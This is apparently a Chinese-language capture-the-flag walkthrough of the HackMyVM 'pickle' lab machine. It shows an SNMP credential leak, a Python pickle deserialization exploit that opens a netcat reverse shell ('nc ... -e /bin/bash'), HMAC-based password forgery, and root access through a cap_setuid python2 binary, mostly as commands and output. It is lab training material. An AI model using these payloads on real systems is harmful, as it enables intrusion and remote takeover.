信息收集

主机发现

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/pickle]
└─# arp-scan -I eth1 -l
Interface: eth1, type: EN10MB, MAC: 00:0c:29:78:b2:ba, IPv4: 192.168.56.247
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:13       (Unknown: locally administered)
192.168.56.100  08:00:27:13:8d:1f       PCS Systemtechnik GmbH
192.168.56.158  08:00:27:61:2d:f5       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.108 seconds (121.44 hosts/sec). 3
responded
```

端口扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/pickle]
└─# nmap -sT -sC -sV -O -p21,1337 192.168.56.158
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-29 05:22 CST
Nmap scan report for 192.168.56.158
Host is up (0.0031s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.56.247
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x    1 0        0            1306 Oct 12  2020 init.py.bak
1337/tcp open  http    Werkzeug httpd 1.0.1 (Python 2.7.16)
| http-auth:
| HTTP/1.0 401 UNAUTHORIZED\x0D
|_  Basic realm=Pickle login
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-server-header: Werkzeug/1.0.1 Python/2.7.16
MAC Address: 08:00:27:61:2D:F5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
```

```
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2
- 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.42 seconds
```

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/pickle]
└─# nmap -sU --top-ports 20 192.168.56.158
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-29 05:40 CST
Nmap scan report for 192.168.56.158
Host is up (0.0040s latency).

PORT      STATE         SERVICE
53/udp    closed        domain
67/udp    closed        dhcps
68/udp    open|filtered dhcpc
69/udp    closed        tftp
123/udp   open|filtered ntp
135/udp   open|filtered msrpc
137/udp   closed        netbios-ns
138/udp   closed        netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   open          snmp
162/udp   closed        snmptrap
445/udp   closed        microsoft-ds
500/udp   open|filtered isakmp
514/udp   open|filtered syslog
520/udp   closed        route
631/udp   open|filtered ipp
1434/udp  closed        ms-sql-m
1900/udp  closed        upnp
4500/udp  open|filtered nat-t-ike
49152/udp closed        unknown
MAC Address: 08:00:27:61:2D:F5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 20.53 seconds
```

端口扫描发现开放了21，1337和161/udp的snmp

21/ftp

通过Anonymous把init.py.bak文件拿到本地

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/pickle]
└─# lftp 192.168.56.158 -u Anonymous
Password:
lftp Anonymous@192.168.56.158:~> ls
-rwxr-xr-x    1 0        0            1306 Oct 12  2020 init.py.bak
lftp Anonymous@192.168.56.158:/> get init.py.bak
1306 bytes transferred
lftp Anonymous@192.168.56.158:/> exit
```

审计init.py.bak中的代码

```
from functools import wraps
from flask import *
import hashlib
import socket
import base64
import pickle
import hmac

app = Flask(__name__, template_folder="templates",
static_folder="/opt/project/static/")

@app.route('/', methods=["GET", "POST"])
def index_page():
        '''
                __index_page__()
        '''
        #判断请求方式是否是POST，并且包含story和submit参数
        if request.method == "POST" and request.form["story"] and
request.form["submit"]:
                #对story进行MD5加密
                md5_encode = hashlib.md5(request.form["story"]).hexdigest()
                #以MD5.log命名，写入story中的内容
                paths_page  = "/opt/project/uploads/%s.log" %(md5_encode)
                write_page = open(paths_page, "w")
                write_page.write(request.form["story"])

                return "The message was sent successfully!"

        return render_template("index.html")

@app.route('/reset', methods=["GET", "POST"])
def reset_page():
        '''
                __reset_page__()
        '''
        pass


@app.route('/checklist', methods=["GET", "POST"])
def check_page():
        '''
                __check_page__()
        '''
```

```
        #判断请求方式是否是POST，并且包含check参数
        if request.method == "POST" and request.form["check"]:
                #设置参数check内容为路径
                path_page    = "/opt/project/uploads/%s.log" %
(request.form["check"])
                #读取内容
                open_page    = open(path_page, "rb").read()
                #判断内容中是否有“p1”，有就反序列化log文件内容
                if "p1" in open_page:
                        open_page = pickle.loads(open_page)
                        return str(open_page)
                else:
                        return open_page
        else:
                return "Server Error!"

        return render_template("checklist.html")

if __name__ == '__main__':
        app.run(host='0.0.0.0', port=1337, debug=True)
```

161/udp--snmp

枚举有效认证依赖社区字符串

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/pickle]
└─# nmap -sU --script snmp-brute 192.168.56.158
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-29 05:47 CST
Nmap scan report for 192.168.56.158
Host is up (0.0011s latency).
Not shown: 996 closed udp ports (port-unreach)
PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
161/udp  open          snmp
| snmp-brute:
|_  public - Valid credentials
631/udp  open|filtered ipp
5353/udp open|filtered zeroconf
MAC Address: 08:00:27:61:2D:F5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1107.00 seconds
```

读取public中的内容


```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/pickle]
└─# snmpwalk -v 2c -c public 192.168.56.158
Created directory: /var/lib/snmp/cert_indexes
iso.3.6.1.2.1.1.1.0 = STRING: "Linux pickle 4.19.0-11-amd64 #1 SMP Debian
4.19.146-1 (2020-09-17) x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (391088) 1:05:10.88
iso.3.6.1.2.1.1.4.0 = STRING: "lucas:SuperSecretPassword123!"
iso.3.6.1.2.1.1.5.0 = STRING: "pickle"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
```

```
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (47) 0:00:00.47
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The MIB for Message Processing and
Dispatching."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The management information definitions for
the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP
implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing IP and ICMP
implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing UDP
implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP
Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP
Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (46) 0:00:00.46
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (46) 0:00:00.46
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (46) 0:00:00.46
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (46) 0:00:00.46
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (46) 0:00:00.46
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (46) 0:00:00.46
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (46) 0:00:00.46
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (46) 0:00:00.46
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (46) 0:00:00.46
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (47) 0:00:00.47
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (391879) 1:05:18.79
iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 E9 0C 1C 11 16 08 00 2D 05 00
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/boot/vmlinuz-4.19.0-11-amd64
root=UUID=1612bec5-c369-4a38-a5d9-61c9328c9afa ro quiet
"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 68
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
iso.3.6.1.2.1.25.1.7.0 = No more variables left in this MIB View (It is past the
end of the MIB tree)
```

获得一组凭证/`lucas:SuperSecretPassword123!`/

1337

通过snmp获得的凭证登录到1337



漏洞利用（python反序列化）

获取shell

①编写反序列化代码

```
import pickle, os, hashlib
class P(object):
    def __reduce__(self):
        return (os.system,("nc 192.168.56.247 6666 -e /bin/bash",))

#获取反序化内容
print(pickle.dumps(P()))

#获取MD5值
md5_encode = hashlib.md5(pickle.dumps(P())).hexdigest()
print(md5_encode)
```

②执行代码获取反序列化内容和MD5值


```
#反序列化内容
cposix
system
p0
(S'nc 192.168.56.247 6666 -e /bin/bash'
p1
tp2
Rp3
.
#MD5值
8aaa9903faacf3e5d23c43f97e3ce8d3
```

③将反序列化内容进行URL编码后填入story后发送

```
POST / HTTP/1.1
Host: 192.168.56.158:1337
Content-Length: 35
Cache-Control: max-age=0
Authorization: Basic bHVjYXM6U3VwZXJTZWNyZXRQYXNzd29yZDEyMyE=
Accept-Language: zh-CN,zh;q=0.9
Origin: http://192.168.56.158:1337
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.56.158:1337/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

story=%63%70%6f%73%69%78%0a%73%79%73%74%65%6d%0a%70%30%0a%28%53%27%6e%63%20%31%3
9%32%2e%31%36%38%2e%35%36%2e%32%34%37%20%36%36%36%36%20%2d%65%20%2f%62%69%6e%2f%
62%61%73%68%27%0a%70%31%0a%74%70%32%0a%52%70%33%0a%2e&submit=%E6%8F%90%E4%BA%A4
```

④POST发送MD5值获得shell




```
lucas@pickle:~$ id
uid=1000(lucas) gid=1000(lucas)
groups=1000(lucas),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),
109(netdev),111(bluetooth),115(lpadmin),116(scanner)
```

注意

通过Web页面传入序列化会多次^M

```
lucas@pickle:~$ cat -A /opt/project/uploads/5e5541e2cae8fe46bee80834d2ec3da5.log
cposix^M$
system^M$
p0^M$
(S'nc 192.168.56.247 6666 -e /bin/bash'^M$
p1^M$
tp2^M$
Rp3^M$
.
```

重定向出来的文件.后面会多一个换行符

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/pickle]
└─# cat -A pick.txt
cposix$
system$
p0$
(S'nc 192.168.56.247 6666 -e /bin/bash'$
p1$
tp2$
Rp3$
.$
```

这样会导致MD5值不匹配找不到文件或者无法执行代码

权限提升

查看服务源码

```
from functools import wraps
from flask import *
import hashlib
import socket
import base64
import pickle
import hmac

app = Flask(__name__, template_folder="templates",
static_folder="/opt/project/static/")

def check_auth(username, password):
       """This function is called to check if a username /
       password combination is valid.
       """
       return username == 'lucas' and password == 'SuperSecretPassword123!'

def authenticate():
       """Sends a 401 response that enables basic auth"""
       return Response(
       'Could not verify your access level for that URL.\n'
       'You have to login with proper credentials', 401,
       {'WWW-Authenticate': 'Basic realm="Pickle login"'})

def requires_auth(f):
       @wraps(f)
       def decorated(*args, **kwargs):
           auth = request.authorization
           if not auth or not check_auth(auth.username, auth.password):
               return authenticate()
           return f(*args, **kwargs)
       return decorated

@app.route('/', methods=["GET", "POST"])
@requires_auth
```

```
def index_page():
        '''
                __index_page__()
        '''
        if request.method == "POST" and request.form["story"] and
request.form["submit"]:
                md5_encode = hashlib.md5(request.form["story"]).hexdigest()
                paths_page  = "/opt/project/uploads/%s.log" %(md5_encode)
                write_page = open(paths_page, "w")
                write_page.write(request.form["story"])

                return "The message was sent successfully!"

        return render_template("index.html")

@app.route('/reset', methods=["GET", "POST"])
@requires_auth
def reset_page():
        '''
                __reset_page__()
        '''
        if request.method == "POST" and request.form["username"] and
request.form["key"]:
                key    = "dpff43f3p214k31301"
                raw    = request.form["username"] + key +
socket.gethostbyname(socket.gethostname())
                hashed = hmac.new(key, raw, hashlib.sha1)
                if request.form["key"] == hashed.hexdigest():
                        return
base64.b64encode(hashed.digest().encode("base64").rstrip("\n"))
        else:
                return "Server Error!"
        return render_template("reset.html")


@app.route('/checklist', methods=["GET", "POST"])
@requires_auth
def check_page():
        '''
                __check_page__()
        '''
        if request.method == "POST" and request.form["check"]:
                path_page    = "/opt/project/uploads/%s.log" %
(request.form["check"])
                open_page    = open(path_page, "rb").read()
                if "p1" in open_page:
                        open_page = pickle.loads(open_page)
                        return str(open_page)
                else:
                        return open_page
        else:
                return "Server Error!"

        return render_template("checklist.html")
```

```
@app.route('/console')
@requires_auth
def secret_page():
        return "Server Error!"

if __name__ == '__main__':
        app.run(host='0.0.0.0', port=1337, debug=True)
```

对比备份文件发现，服务源码是实现了reset功能，分析reset代码

```
def reset_page():
        '''
                __reset_page__()
        '''
        if request.method == "POST" and request.form["username"] and
request.form["key"]:
                key     = "dpff43f3p214k31301"
                raw     = request.form["username"] + key +
socket.gethostbyname(socket.gethostname())
                hashed = hmac.new(key, raw, hashlib.sha1)
                if request.form["key"] == hashed.hexdigest():
                        return
base64.b64encode(hashed.digest().encode("base64").rstrip("\n"))
        else:
                return "Server Error!"
        return render_template("reset.html")
```

lucas to mark

获取mark的密码

```
import hashlib
import socket
import base64
import hmac


key = "dpff43f3p214k31301"
raw = "mark" + key + socket.gethostbyname(socket.gethostname())
hashed = hmac.new(key, raw, hashlib.sha1)

print(base64.b64encode(hashed.digest().encode("base64").rstrip("\n")))
```

```
lucas@pickle:~$ nano attck.py
lucas@pickle:~$ python2 attck.py
SUk5enROY2FnUWxnV1BUWFJNNXh4amxhcOOwPQ==
lucas@pickle:~$ su - mark
Password:
mark@pickle:~$
```

mark to root

```
mark@pickle:~$ getcap -r ./ 2>/dev/null
./python2 = cap_setuid+ep
```

```
mark@pickle:~$ ./python2 -c 'import os,pty;os.setuid(0),pty.spawn("/bin/bash")'
root@pickle:~# id
uid=0(root) gid=1001(mark) groups=1001(mark)
```

user.txt && root.txt

```
root@pickle:~# cat user.txt && cat /root/root.txt
e25fd1b9248d1786551e3412adc74f6f
7a32c9739cc63ed983ae01af2577c01c
```